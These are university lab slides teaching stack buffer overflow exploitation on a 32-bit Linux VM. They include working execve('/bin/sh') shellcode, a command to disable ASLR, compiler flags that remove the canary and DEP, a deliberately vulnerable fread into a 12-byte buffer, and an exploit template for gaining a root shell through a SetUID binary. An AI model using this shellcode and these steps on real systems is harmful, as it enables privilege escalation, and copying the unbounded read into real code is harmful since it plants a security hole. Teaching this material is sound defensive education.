# Lab - Basic BOF

Prof. Leonardo B. Oliveira

# Revision

# Function Calling

- Q: What happens in between a function call and its actual execution?

# Function Calling

- Q: What happens in between a function call and its actual execution?
- A: Whenever a function call is made, the following instructions are carried out
  1. Push function's arguments, in reverse order, onto the stack
  2. Push the return address (RET) onto the stack

# Prologue steps

Q: What are the prologue steps?

# Prologue steps

Q: What are the prologue steps?

1. Backs the old EBP up
   – We push the old EBP onto the stack so we can restore its value later on after the function returns
2. Create the new EBP
   – We do this by making EBP point to the memory location of the current ESP
3. Allocate the space needed for the function's local variables
   – By e.g. decrementing variables' sizes from ESP

# Agenda

- Goal
- Background
- Exercises

# Agenda

- Goal
- Background
- Exercises

# Goal

- Buffer Overflow (BOF) attack is very challenging
- It enables an opponent to take system control
- This lab illustrates how you can exploit it

# Agenda

- Goal
- Background
- Exercises

# Shellcode

# Shellcode: C version

- A program that launches a shell

```
#include <unistd.h>

int main() {
    char* name[2];
    name[0] = "/bin/sh";
    name[1] = 0;
    execve(name[0], name, 0);

    return 0;
}
```

# Shellcode: Machine language version

```
const char code[] =
  "\x31\xc0"           /* xorl    %eax,%eax          */
  "\x50"               /* pushl   %eax               */
  "\x68""//sh"         /* pushl   $0x68732f2f        */
  "\x68""/bin"         /* pushl   $0x6e69622f        */
  "\x89\xe3"           /* movl    %esp,%ebx          */
  "\x50"               /* pushl   %eax               */
  "\x53"               /* pushl   %ebx               */
  "\x89\xe1"           /* movl    %esp,%ecx          */
  "\x99"               /* cdql                       */
  "\xb0\x0b"           /* movb    $0x0b,%al          */
  "\xcd\x80"           /* int     $0x80              */
;
```

# SetUID

# SetUID

- User ID (UID)
  - Short for User Identification
  - Is a unique positive integer assigned to users in a Unix-like operating systems
- SetUID
  - Sets Unix access right flag making it so that users can run an executable (e.g. a program) with the permissions of the executable's owner

# Data Execution Prevention (DEP)
# &
# No-eXecute (NX)

# DEP/NX

- Strategies like DEP and NX virtually set program and data memory regions apart

# DEP/NX

- Strategies like DEP and NX virtually set program and data memory regions apart
- They prevent applications from executing code on writable pages
  - If the write bit is set, execute bit is not!
  - Examples of writable pages are stack, heap, and data sections

# DEP/NX

- Strategies like DEP and NX virtually set program and data memory regions apart
- They prevent applications from executing code on writable pages
  - If the write bit is set, execute bit is not!
  - Examples of writable pages are stack, heap, and data sections
- Q: How to exploit a system with DEP enabled?

# DEP/NX

- Strategies like DEP and NX virtually set program and data memory regions apart
- They prevent applications from executing code on writable pages
  - If the write bit is set, execute bit is not!
  - Examples of writable pages are stack, heap, and data sections
- Q: How to exploit a system with DEP enabled?
- A: Instead of injecting a shellcode, redirect program flow to code in executable memory

# Hands on

# Preparation

- Modern compilers and operating systems provide protection mechanisms against BOFs
- We start with all of them disabled and incrementally re-activate them
- Then, please:
    - Disable *Address Space Layout Randomization* - ASLR

      `$ sudo sysctl -w kernel.randomize_va_space=0`

    - Compile the **`victim.c`** code with flags

      `-fno-stack-protector` (no canary)

      `-z execstack` (no *Data Execution Prevention* - DEP)

      `-mpreferred-stack-boundary=2` (4 bytes stack alignment)

# Example


- The program below spawns a shell

`security-VM:~/Labs/BOF/Example/victim.c`

```
#include <string.h>

const char code[] =
  "\x31\xc0"            /* xorl    %eax,%eax           */
  "\x50"                /* pushl   %eax                */
  "\x68""//sh"          /* pushl   $0x68732f2f         */
  "\x68""/bin"          /* pushl   $0x6e69622f         */
  "\x89\xe3"            /* movl    %esp,%ebx           */
  "\x50"                /* pushl   %eax                */
  "\x53"                /* pushl   %ebx                */
  "\x89\xe1"            /* movl    %esp,%ecx           */
  "\x99"                /* cdql                        */
  "\xb0\x0b"            /* movb    $0x0b,%al           */
  "\xcd\x80"            /* int     $0x80               */
;

int main() {
   char buf[sizeof(code)]; /* A buffer containing the shellcode */
   strcpy(buf, code);
   ((void(*)())buf)();     /* Cast it as function and make the call */

   return 0;
}
```

# Example - Running

- Let's see...




*It worked, we got a **root** shell!*

# Agenda

- Goal
- Background
- Exercises

# Exercise 1: Warmup Exploit

# Try It Yourself

- Complete the program below so that it triggers a BOF

  security-VM:~/Labs/BOF/Warmup/victim.c

```
const char code[] =
  "\x31\xc0"              /* xorl    %eax,%eax              */
  "\x50"                  /* pushl   %eax                   */
  "\x68""//sh"            /* pushl   $0x68732f2f            */
  "\x68""/bin"            /* pushl   $0x6e69622f            */
  "\x89\xe3"              /* movl    %esp,%ebx              */
  "\x50"                  /* pushl   %eax                   */
  "\x53"                  /* pushl   %ebx                   */
  "\x89\xe1"              /* movl    %esp,%ecx              */
  "\x99"                  /* cdql                           */
  "\xb0\x0b"              /* movb    $0x0b,%al              */
  "\xcd\x80"              /* int     $0x80                  */
;

int main() {
    int* ret = EXPR; /* What's the value of EXPR? */
    (*ret) = (int)code;

    return 0;
}
```

# Exercise 2: Basic BOF

# Recall the Scenario

- All system users have access to the source of **victim.c**
- It has been compiled without stack protection (canary) and without *Data Execution Prevention*
- *Address Space Layout Randomization* is disabled
- The executable file is owned by root and its SetUID bit is turned on

# The Vulnerable Code

```
security-VM:~/Labs/BOF/Basic/victim.c
```

```c
#include <stdio.h>

int bof(FILE *badfile) {
    char buffer[12];
    fread(buffer, sizeof(char), 517, badfile);
    return 1;
}

int main(int argc, char **argv) {
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    fclose(badfile);

    printf("Returning now...\n");
    return 0;
}
```

**Where's the vulnerability?**

# The Vulnerable Code

security-VM:~/Labs/BOF/Basic/victim.c

```
#include <stdio.h>

int bof(FILE *badfile) {
    char buffer[12];
    fread(buffer, sizeof(char), 517, badfile);
    return 1;
}

int main(int argc, char **argv) {
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    fclose(badfile);

    printf("Returning now...\n");
    return 0;
}
```

**Where's the vulnerability?**

**There's no bound-checking!**


# Your Task

- Your goal is to run a BOF attack over the victim program
- Specifically, you must generate a malicious `badfile` that, once read into memory by the victim, will trigger a BOF
- This `badfile` must

  1) carry a shellcode and

  2) make the return address point to this shellcode

# Exploit Illustration



# Tips

- Q1: How to find out the address in which the return and shellcode addresses are stored?

# Tips

- Q1: How to find out the address in which the return and shellcode addresses are stored?
- A1: If you figure out the buffer's address then you may infer the others

# Tips

- Q1: How to find out the address in which the return and shellcode addresses are stored?
- A1: If you figure out the buffer’s address then you may infer the others
- Q2: How to find out the buffer’s address?

# Tips

- Q1: How to find out the address in which the return and shellcode addresses are stored?
- A1: If you figure out the buffer's address then you may infer the others
- Q2: How to find out the buffer's address?
- A2: Well, you have access to the source code so why don't just print it? (Alternatively, you could also use a debugger like GDB)

```
char buffer[12];
printf("buffer at %p\n", buffer);
```

# Tips

- Q3: How to store an address into a `char` buffer?
- A3: Cast a particular buffer position to `int` and assign the desired address

```
#define POSITION 4
#define ADDRESS 0Xbffee028

*(int*)&buffer[POSITION] = ADDRESS;
```

*Assumption*: We're running a 32-bit platform in which the `sizeof(int)` from our compiler is 4 bytes

# An Exploit Template

- We provide a template for a program that will generate a "good" `badfile`
- You must fill the macros with proper values

`security-VM:~/Labs/BOF/Basic/exploit.c`

```
int main() {
    char buffer[517];
    FILE *badfile;
    int i;

    /* Malicious code */
    *(int*)&buffer[INDEX] = CODE_ADDR;
    for (i = 0; i < LIMIT; ++i)
        buffer[i + INCREMENT] = CODE_EXPR;

    /* Save buffer contents in badfile */
    buffer[516] = 0;
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
    return 0;
}
```

# Thanks

digital.security@dcc.ufmg.br

Acknowledgment and references:

- This course has been sponsored by the **Intel Strategic Research Alliance program**.
- Security Engineering (Anderson); Computer Networks: A System Approach (Peterson/Davie); Computer Networks (Tanenbaum/Wetherall); Cryptography Engineering: Design Principles and Practical Applications (Ferguson, Schneier, Kohno); The Shellcoder's Handbook: Discovering and Exploiting Security Holes (Anley, Heasman, Lindner, Richarte); Introduction to Computer Security (Goodrich, Tamassia); SEED Project - http://www.cis.syr.edu/~wedu/seed/